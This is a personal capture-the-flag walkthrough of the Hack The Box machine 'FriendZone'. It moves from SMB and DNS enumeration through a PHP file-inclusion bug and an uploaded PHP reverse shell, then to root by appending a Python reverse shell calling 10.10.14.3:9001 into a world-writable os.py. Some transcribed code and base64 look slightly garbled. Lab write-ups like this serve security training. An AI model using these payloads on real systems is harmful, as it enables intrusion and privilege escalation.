

friendzone

```
(root@kali)-[/Documents/htb/boxes/friendzone]
└─# nmap -sC -sV -oA nmap/friendzone 10.10.10.123
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-27 14:20 EDT
Nmap scan report for 10.10.10.123
Host is up (0.16s latency).
Not shown: 993 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 3.0.3
22/tcp    open  ssh          OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 a9:68:24:bc:97:1f:1e:54:a5:80:45:e7:4c:d9:aa:a0 (RSA)
|   256 e5:44:01:46:ee:7a:bb:7c:e9:1a:cb:14:99:9e:2b:8e (ECDSA)
|_  256 00:4e:1a:4f:33:e8:a0:de:86:a6:e4:2a:5f:84:61:2b (ED25519)
53/tcp    open  domain       ISC BIND 9.11.3-1ubuntu1.2 (Ubuntu Linux)
| dns-nsid:
|_  bind.version: 9.11.3-1ubuntu1.2-Ubuntu
80/tcp    open  http         Apache httpd 2.4.29 ((Ubuntu))
|_ http-server-header: Apache/2.4.29 (Ubuntu)
|_ http-title: Friend Zone Escape software
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
443/tcp   open  ssl/http     Apache httpd 2.4.29
|_ http-server-header: Apache/2.4.29 (Ubuntu)
|_ http-title: 404 Not Found
| ssl-cert: Subject: commonName=friendzone.red/
organizationName=CODERED/stateOrProvinceName=CODERED/-
countryName=JO
| Not valid before: 2018-10-05T21:02:30
|_ Not valid after: 2018-11-04T21:02:30
|_ ssl-date: TLS randomness does not represent time
```

| tls-alpn:
|_ http/1.1
445/tcp open netbios-ssn Samba smbd 4.7.6-Ubuntu
(workgroup: WORKGROUP)
Service Info: Hosts: FRIENDZONE, 127.0.1.1; OSs: Unix, Linux;
CPE: cpe:/o:linux:linux_kernel

Host script results:

|_ clock-skew: mean: -53m30s, deviation: 1h43m54s, median:
6m28s
|_ nbstat: NetBIOS name: FRIENDZONE, NetBIOS user:
<unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-os-discovery:
| OS: Windows 6.1 (Samba 4.7.6-Ubuntu)
| Computer name: friendzone
| NetBIOS computer name: FRIENDZONE\x00
| Domain name: \x00
| FQDN: friendzone
|_ System time: 2021-04-27T21:27:48+03:00
| smb-security-mode:
| account_used: guest
| authentication_level: user
| challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
| smb2-security-mode:
| 2.02:
|_ Message signing enabled but not required
| smb2-time:
| date: 2021-04-27T18:27:49
|_ start_date: N/A

Service detection performed. Please report any incorrect results
at <https://nmap.org/submit/> .

Nmap done: 1 IP address (1 host up) scanned in 44.64 seconds

```
(root@kali)-[/Documents/htb/boxes/friendzone]
# ftp 10.10.10.123
Connected to 10.10.10.123.
220 (vsFTPD 3.0.3)
Name (10.10.10.123:root): anonymous
331 Please specify the password.
Password:
530 Login incorrect.
Login failed.
```

```
(root@kali)-[/Documents/htb/boxes/friendzone]
# searchsploit vsftpd
```

Exploit Title
vsftpd 2.0.5 - 'CWD' (Authenticated) Remote Memory Consumption
vsftpd 2.0.5 - 'deny_file' Option Remote Denial of Service (1)
vsftpd 2.0.5 - 'deny_file' Option Remote Denial of Service (2)
vsftpd 2.3.2 - Denial of Service
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)

```
Shellcodes: No Results
```

all versions are less that v3
to see if there is any files

```
(root@kali)-[/Documents/htb/boxes/friendzone]
# smbmap -H 10.10.10.123
```

Guest session	IP: 10.10.10.123:445	Name: 10.10.10.123	Permissions	Comment
Disk				friendzone
print\$			NO ACCESS	Printer Drivers
Files			NO ACCESS	FriendZone Samba Server Files /etc/Files
general			READ ONLY	FriendZone Samba Server Files
Development			READ, WRITE	FriendZone Samba Server Files
IPC\$			NO ACCESS	IPC Service (FriendZone server (Samba, Ubuntu))

-R : recursively list dirs and files

--depth : traverse a dir tree to a specific depth

```
(root@kali)-[/Documents/htb/boxes/friendzone]
# smbmap -H 10.10.10.123 -R --depth 5
```

Guest session	IP: 10.10.10.123:445	Name: 10.10.10.123	Permissions	Comment
Disk				
print\$			NO ACCESS	Printer Drivers
Files			NO ACCESS	FriendZone Samba Server Files /etc/Files
general			READ ONLY	FriendZone Samba Server Files
.\general*				
dr--r--r--	0 Wed Jan 16 15:10:51 2019	.		
dr--r--r--	0 Wed Jan 23 16:51:02 2019	..		
fr--r--r--	57 Tue Oct 9 19:52:42 2018	creds.txt		
Development			READ, WRITE	FriendZone Samba Server Files
.\Development*				
dr--r--r--	0 Tue Apr 27 14:42:15 2021	.		
dr--r--r--	0 Wed Jan 23 16:51:02 2019	..		
IPC\$			NO ACCESS	IPC Service (FriendZone server (Samba, Ubuntu))

```

(root@kali)-[/Documents/htb/boxes/friendzone]
# smbclient //10.10.10.123/general
Enter WORKGROUP\root's password:
Try "help" to get a list of possible commands.
smb: \> get creds.txt
getting file \creds.txt of size 57 as creds.txt (0.1 KiloBytes/sec) (average 0.1 KiloBytes/sec)
smb: \> exit

(root@kali)-[/Documents/htb/boxes/friendzone]
# cat creds.txt
creds for the admin THING:

admin:WORKWORKHhallelujah@#

```

```

(root@kali)-[/Documents/htb/boxes/friendzone]
# ftp 10.10.10.123
Connected to 10.10.10.123.
220 (vsFTPD 3.0.3)
Name (10.10.10.123:root): admin
331 Please specify the password.
Password:
530 Login incorrect.
Login failed.

```

```

(root@kali)-[/Documents/htb/boxes/friendzone]
# smbmap -H 10.10.10.123 -u admin -p 'WORKWORKHhallelujah@#'
[!] 445 not open on 10.10.10.123....

```

2 domain names: friendzone.red friendzoneportal.red

Organizational Unit	CODERED
Common Name	friendzone.red
Email Address	haha@friendzone.red

in the ssl certificate




if yes, try to get out of this zone ;)

Call us at : +9999999999


Email us at: info@friendzoneportal.red

```
hosts x
1 127.0.0.1 localhost
2 127.0.1.1 kali
3 10.10.10.123 friendzone.red friendzoneportal.red
4
5
```


Ready to escape from friend zone !




```
1 <title>FriendZone escape software</title>
2
3 <br>
4 <br>
5
6
7 <center><h2>Ready to escape from friend zone !</h2></center>
8
9
10 <center></center>
11
12 <!-- Just doing some development here -->
13 <!-- /js/js -->
14 <!-- Don't go deep ;) -->
15
```



Testing some functions !


I'am trying not to break things !

d2h3VUZYNXE3ZzE2MTk1NTAyOTVsUERZWGdwOFN0



we got something different each time


we got something dynamic happening here , this directory will execute php, has php file we can gobust it



Testing some functions !

I'am trying not to break things !

eGdsQWtMeHRIaDE2MTk1NTA0NzRIRFA1M2xMZUIT



Good !



nothing here

dns on this box is listening as tcp im gone try a zone transfer

```
(root@kali)-[/Documents/htb/boxes/friendzone]
# dig axfr @10.10.10.123 friendzone.red

; <<>> DiG 9.16.11-Debian <<>> axfr @10.10.10.123 friendzone.red
; (1 server found)
;; global options: +cmd
friendzone.red.      604800  IN      SOA      localhost. root.localhost. 2 604800 86400 2419200 604800
friendzone.red.      604800  IN      AAAA     ::1
friendzone.red.      604800  IN      NS       localhost.
friendzone.red.      604800  IN      A        127.0.0.1
administrator1.friendzone.red. 604800 IN A      127.0.0.1
hr.friendzone.red.   604800  IN      A        127.0.0.1
uploads.friendzone.red. 604800 IN A      127.0.0.1
friendzone.red.      604800  IN      SOA      localhost. root.localhost. 2 604800 86400 2419200 604800
;; Query time: 176 msec
;; SERVER: 10.10.10.123#53(10.10.10.123)
;; WHEN: Tue Apr 27 15:09:25 EDT 2021
;; XFR size: 8 records (messages 1, bytes 289)
```



```
(root@kali)-[/Documents/htb/boxes/friendzone]
# dig axfr @10.10.10.123 friendzoneportal.red

; <<>> DiG 9.16.11-Debian <<>> axfr @10.10.10.123 friendzoneportal.red
; (1 server found)
;; global options: +cmd
friendzoneportal.red. 604800 IN SOA localhost. root.localhost. 2 604800 86400 2419200 604800
friendzoneportal.red. 604800 IN AAAA ::1
friendzoneportal.red. 604800 IN NS localhost.
friendzoneportal.red. 604800 IN A 127.0.0.1
admin.friendzoneportal.red. 604800 IN A 127.0.0.1
files.friendzoneportal.red. 604800 IN A 127.0.0.1
imports.friendzoneportal.red. 604800 IN A 127.0.0.1
vpn.friendzoneportal.red. 604800 IN A 127.0.0.1
friendzoneportal.red. 604800 IN SOA localhost. root.localhost. 2 604800 86400 2419200 604800
;; Query time: 280 msec
;; SERVER: 10.10.10.123#53(10.10.10.123)
;; WHEN: Tue Apr 27 15:10:16 EDT 2021
;; XFR size: 9 records (messages 1, bytes 309)
```

```
(root@kali)-[/Documents/htb/boxes/friendzone]
# dig axfr @10.10.10.123 friendzone.red > zonetransfer

friendzone.red. 604800 IN SOA localhost. root.localhost. 2 604800 86400 2419200 604800
friendzone.red. 604800 IN AAAA ::1
friendzone.red. 604800 IN NS localhost.
friendzone.red. 604800 IN A 127.0.0.1
admin.friendzoneportal.red. 604800 IN A 127.0.0.1
files.friendzoneportal.red. 604800 IN A 127.0.0.1
imports.friendzoneportal.red. 604800 IN A 127.0.0.1
vpn.friendzoneportal.red. 604800 IN A 127.0.0.1
friendzoneportal.red. 604800 IN SOA localhost. root.localhost. 2 604800 86400 2419200 604800
;; Query time: 280 msec
;; SERVER: 10.10.10.123#53(10.10.10.123)
;; WHEN: Tue Apr 27 15:10:16 EDT 2021
;; XFR size: 9 records (messages 1, bytes 309)
```

```
(root@kali)-[/Documents/htb/boxes/friendzone]
# cat zonetransfer |grep friendzone |grep IN |awk '{print $1}' | sed 's/\.$/ /g' |sort -u >hosts

127.0.0.1
10.10.10.123
admin.friendzoneportal.red
administrator1.friendzoneportal.red
files.friendzoneportal.red
friendzoneportal.red
friendzoneportal.red
hr.friendzoneportal.red
imports.friendzoneportal.red
uploads.friendzoneportal.red
vpn.friendzoneportal.red
```



```
admin.friendzoneportal.red
administrator1.friendzoneportal.red
files.friendzoneportal.red
friendzoneportal.red
friendzoneportal.red
hr.friendzoneportal.red
imports.friendzoneportal.red
uploads.friendzoneportal.red
vpn.friendzoneportal.red
~
~
~
:~s/\n/ /g
```

replace new character with space
in /etc/hosts

```
127.0.0.1 localhost
127.0.0.1 kali
10.10.10.123 admin.friendzoneportal.red administrator1.friendzoneportal.red files.friendzoneportal.red friendzoneportal.red friendzoneportal.red hr.friendzoneportal.red imports.friendzoneportal.red uploads.friendzoneportal.red vpn.friendzoneportal.red
```

```
(root@kali)-[/Documents/htb/boxes/friendzone]
# ls
creds.txt  friendzone.ctb  friendzone.ctb~  friendzone.ctb~  friendzone.ctb~  hosts  nmap  zonetransfer
```

```
hosts x
1 https://admin.friendzoneportal.red
2 https://administrator1.friendzone.red
3 https://files.friendzoneportal.red
4 https://friendzoneportal.red
5 https://friendzone.red
6 https://hr.friendzone.red
7 https://imports.friendzoneportal.red
8 https://uploads.friendzone.red
9 https://vpn.friendzoneportal.red
10
```



Login and break some friendzones !

Spread the love !

Username :

Password :


Login

Want to upload Stuff ??

Select an image to upload (only images): Screenshot_2021-04-26_18_34_20.png

Uploaded successfully !
1619560876

with timestamp returned no image




Login and break some friendzones !

Spread the love !

Username :

Password :

Login




Admin page is not developed yet !!! check for another one

Login Form for FriendZone

admin

•••••


LOGIN



Wrong !

creds for the admin THING:

admin:WORKWORKHhallelujah@#



Login Done ! visit /dashboard.php

Smart photo script for friendzone corp !

*** Note : we are dealing with a beginner php developer and the application is not tested yet !**

image_name param is missed !
please enter it to show the image
default is image_id=a.jpg&pagename=timestamp

Smart photo script for friendzone corp !

*** Note : we are dealing with a beginner php developer and the application is not tested yet !**



Something went worng ! , the script include wrong param

Final Access timestamp is 1619561778

https://administrator1.friendzone.red/dashboard.php?-image_id=a.png&pagename=php://filter/convert.base64-encode/resource=login

we get

PD9waHAKCgokdXNlcm5hbWUgPSAkX1BPU1RbInVzZXJlYW1III07Ci

```
(root@kali)-[/Documents/htb/boxes/friendzone/ste-soucr]
# echo -n PD9waHAKCgokdXNlcm5hbWUgPSAkX1BPU1RbInVzZXJuYW1lIl07CiRwYXNzd29yZCA9ICRfUE9TVFsicGFzc3dvcmlkXStuYW1lLCJhZG1pbiIpOwoKaWYgKCRlc2VybmFtZT09PSJhZG1pbiIgYW5kICRwYXNzd29yZD09PSJXT1JLV09SS0hoYWxsZWx1amFoQCMiKXU5MTk2ZmQxZDE4ZjEiLCB0aW1lKCKgKyAoODY0MDAgKiAzMCkPOyAvLyA4NjQwMCA9IDEgZGF5CgplY2hvICJMb2dpbiBEb25lICEgdmLza
|base64 -d
<?php

$username = $_POST["username"];
$password = $_POST["password"];

//echo $username === "admin";
//echo strcmp($username,"admin");

if ($username==="admin" and $password==="WORKWORKHhallelujah@#"){
setcookie("FriendZoneAuth", "e7749d0f4b4da5d03e6e9196fd1d18f1", time() + (86400 * 30)); // 86400 = 1 day
echo "Login Done ! visit /dashboard.php";
}else{
echo "Wrong !";
}

?>
```

\

Development is read and write , if we upload a script here and we can execute it with /etc/Development/script

```
(root@kali)-[/Documents/htb/boxes/friendzone]
# smbclient -L //10.10.10.123/
Enter WORKGROUP\root's password:

Sharename      Type            Comment
-----
print$         Disk            Printer Drivers
Files          Disk            FriendZone Samba Server Files /etc/Files
general        Disk            FriendZone Samba Server Files
Development    Disk            FriendZone Samba Server Files
IPC$           IPC             IPC Service (FriendZone server (Samba, Ubuntu))

SMB1 disabled -- no workgroup available

[+] Guest session IP: 10.10.10.123:445 Name: admin.friendzoneportal.red
Disk
print$      NO ACCESS      Printer Drivers
Files       NO ACCESS      FriendZone Samba Server Files /etc/Files
general     READ ONLY      FriendZone Samba Server Files
Development READ, WRITE     FriendZone Samba Server Files
IPC$       NO ACCESS      IPC Service (FriendZone server (Samba, Ubuntu))
```

```
test.php x
1 <?php
2 echo ("SAAD");
3 ?>
4
```

https://administrator1.friendzone.red/dashboard.php?image_id=a.png&pagename=/etc/Development/test

Something went wrong ! , the script i

SAAD

now we are ready to do a reverse shell

```
(root@kali)-[/Documents/htb/boxes/friendzone]
# cp /usr/share/laudanum/php/php-reverse-shell.php .

File System
(root@kali)-[/Documents/htb/boxes/friendzone]
# vi php-reverse-shell.php
```

```
(root@kali)-[/Documents/htb/boxes/friendzone]
# smbclient //10.10.10.123/Development
Enter WORKGROUP\root's password:
Try "help" to get a list of possible commands.
smb: \> put php-reverse-shell.php
putting file php-reverse-shell.php as \php-reverse-shell.php (8.1 kb/s) (average 8.1 kb/s)
```

🛡️ | ⚠️ php?image_id=a.png&pagename=/etc/Development/php-reverse-shell

https://administrator1.friendzone.red/dashboard.php?image_id=a.png&pagename=/etc/Development/php-reverse-shell

```
www-data@FriendZone:/$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@FriendZone:/$
```

```
www-data@FriendZone:/var/www$ ls
admin friendzone friendzoneportal friendzoneportaladmin html mysql_data.conf uploads
```

```
www-data@FriendZone:/var/www$ cat mysql_data.conf
for development process this is the mysql creds for user friend
db_user=friend
db_pass=Agpyu12!0.213$
db_name=FZ
```

db_user=friend

db_pass=Agpyu12!0.213\$

```
www-data@FriendZone:/var/www$ netstat -anlp |grep LIST
(Not all processes could be identified, non-owned process info
will not be shown, you would have to be root to see it all.)
tcp        0      0 10.10.10.123:53      0.0.0.0:*           LISTEN
tcp        0      0 127.0.0.1:53         0.0.0.0:*           LISTEN
tcp        0      0 127.0.0.53:53        0.0.0.0:*           LISTEN
tcp        0      0 0.0.0.0:22           0.0.0.0:*           LISTEN
tcp        0      0 127.0.0.1:25         0.0.0.0:*           LISTEN
tcp        0      0 127.0.0.1:953        0.0.0.0:*           LISTEN
tcp        0      0 0.0.0.0:445          0.0.0.0:*           LISTEN
tcp        0      0 0.0.0.0:139          0.0.0.0:*           LISTEN
tcp6       0      0 :::21                :::*                LISTEN
tcp6       0      0 :::22                :::*                LISTEN
tcp6       0      0 :::1:25              :::*                LISTEN
tcp6       0      0 :::443               :::*                LISTEN
tcp6       0      0 :::445               :::*                LISTEN
tcp6       0      0 :::139               :::*                LISTEN
tcp6       0      0 :::80                :::*                LISTEN
unix  2      [ ACC ]     SEQPACKET  LISTENING     19631      -          /run/udev/control
unix  2      [ ACC ]     STREAM     LISTENING     19624      -          /run/systemd/private
unix  2      [ ACC ]     STREAM     LISTENING     19629      -          /run/systemd/fsck.progress
unix  2      [ ACC ]     STREAM     LISTENING     22077      -          /var/run/dbus/system_bus_socket
unix  2      [ ACC ]     STREAM     LISTENING     22080      -          /run/uuid/request
unix  2      [ ACC ]     STREAM     LISTENING     19642      -          /run/systemd/journal/stdout
unix  2      [ ACC ]     STREAM     LISTENING     22332      -          /var/run/vmware/guestServicePipe
unix  2      [ ACC ]     STREAM     LISTENING     24913      -          /var/run/samba/nmbd/unexpected
```

we dont see any darabase listening , i expected 33 , 6 which is mysql

```
root@htb:~/htb/boxes/friendzone# ssh friend@10.10.10.123
The authenticity of host '10.10.10.123 (10.10.10.123)' can't be established.
ECDSA key fingerprint is SHA256:/CZVUU5zAwPEcbKUWZ5tCtCrEemowPRMQo5yRXTWxgw.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.10.10.123' (ECDSA) to the list of known hosts.
friend@10.10.10.123's password:
Welcome to Ubuntu 18.04.1 LTS (GNU/Linux 4.15.0-36-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch
You have mail.
Last login: Thu Jan 24 01:20:15 2019 from 10.10.14.3
friend@FriendZone:~$ ls
user.txt
friend@FriendZone:~$

root@htb:/opt/pspy# ls
cmd  docker  Gopkg.lock  Gopkg.toml  images  internal  LICENSE  main.go  Makefile  README.md  vendor
root@htb:/opt/pspy# ls cmd/
root.go
root@htb:/opt/pspy# go build
root@htb:/opt/pspy# ls
cmd  docker  Gopkg.lock  Gopkg.toml  images  internal  LICENSE  main.go  Makefile  pspy  README.md  vendor
root@htb:/opt/pspy# cp pspy /root/htb/boxes/friendzone/
```

```

root@htb:~/htb/boxes/friendzone# scp pspy friend@10.10.10.123:
friend@10.10.10.123's password:
pspy
root@htb:~/htb/boxes/friendzone# ssh friend@10.10.10.123
friend@10.10.10.123's password:
Welcome to Ubuntu 18.04.1 LTS (GNU/Linux 4.15.0-36-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check yo
You have mail.
Last login: Wed Jul 10 01:46:49 2019 from 10.10.14.3
friend@FriendZone:~$ chmod +x pspy
friend@FriendZone:~$ ./pspy
Config: Printing events (colored=true): processes=true | file-system-events=f
events ||| Watching directories: [/usr /tmp /etc /home /var /opt] (recursive)

```

to see all current proccess nothing interisting

Let's LinEnum

crun running python script

```


2019/07/10 01:52:01 CMD: UID=0      PID=23169 | /usr/bin/python /opt/server_admin/reporter.py
2019/07/10 01:52:01 CMD: UID=0      PID=23168 | /bin/sh -c /opt/server_admin/reporter.py
2019/07/10 01:52:01 CMD: UID=0      PID=23167 | /usr/sbin/CRON -f

```

```

[-] World-writable files (excluding /proc and /sys):
-rwxrw-rw- 1 nobody nogroup 5492 Jul 10 01:44 /etc/Development/rev.php
-rwxrw-rw- 1 nobody nogroup 47 Jul 10 01:42 /etc/Development/test.php
-rwxrwxrwx 1 root root 25910 Jan 15 22:19 /usr/lib/python2.7/os.py

```


<https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology and Resources/Reverse Shell C>

[Kali Linux](#)
[Kali Docs](#)
[Kali Tools](#)
[Exploit-DB](#)
[Aircrack-ng](#)
[Kali Forums](#)
[NetHunter](#)
[Kali Training](#)
[Getting Started](#)

Summary

- Reverse Shell
 - Bash TCP
 - Bash UDP
 - Socat
 - Perl
 - Python
 - PHP

```
File Edit View Search Terminal Help
import socket, subprocess, os
s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(("10.10.14.3", 9001))
dup2(s.fileno(), 0)
dup2(s.fileno(), 1)
dup2(s.fileno(), 2)
import pty
pty.spawn("/bin/bash")
~
~
~
~
~
```

copy it to /usr/lib/python2.7/os.py

```
def _make_statvfs_result(tup, dict):
    return statvfs_result(tup, dict)

def _pickle_statvfs_result(sr):
    (type, args) = sr.__reduce__()
    return (_make_statvfs_result, args)

try:
    _copy_reg.pickle(statvfs_result, _pickle_statvfs_result,
                     _make_statvfs_result)
except NameError: # statvfs_result may not exist
    pass

import socket, subprocess, os
s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(("10.10.14.3", 9001))
dup2(s.fileno(), 0)
dup2(s.fileno(), 1)
dup2(s.fileno(), 2)
import pty
pty.spawn("/bin/bash")
```



```
root@htb:~/htb/boxes/friendzone/upload# nc -lvnp 9001
Ncat: Version 7.70 ( https://nmap.org/ncat )
Ncat: Listening on :::9001
Ncat: Listening on 0.0.0.0:9001
Ncat: Connection from 10.10.10.123.
Ncat: Connection from 10.10.10.123:55956.
root@FriendZone:~#
```

```
www-data@FriendZone:/opt/server_admin$ vi /usr/lib/python2.7/os.py
www-data@FriendZone:/opt/server_admin$ ls
reporter.py
www-data@FriendZone:/opt/server_admin$ python reporter.py
www-data@FriendZone:/opt/server_admin$
```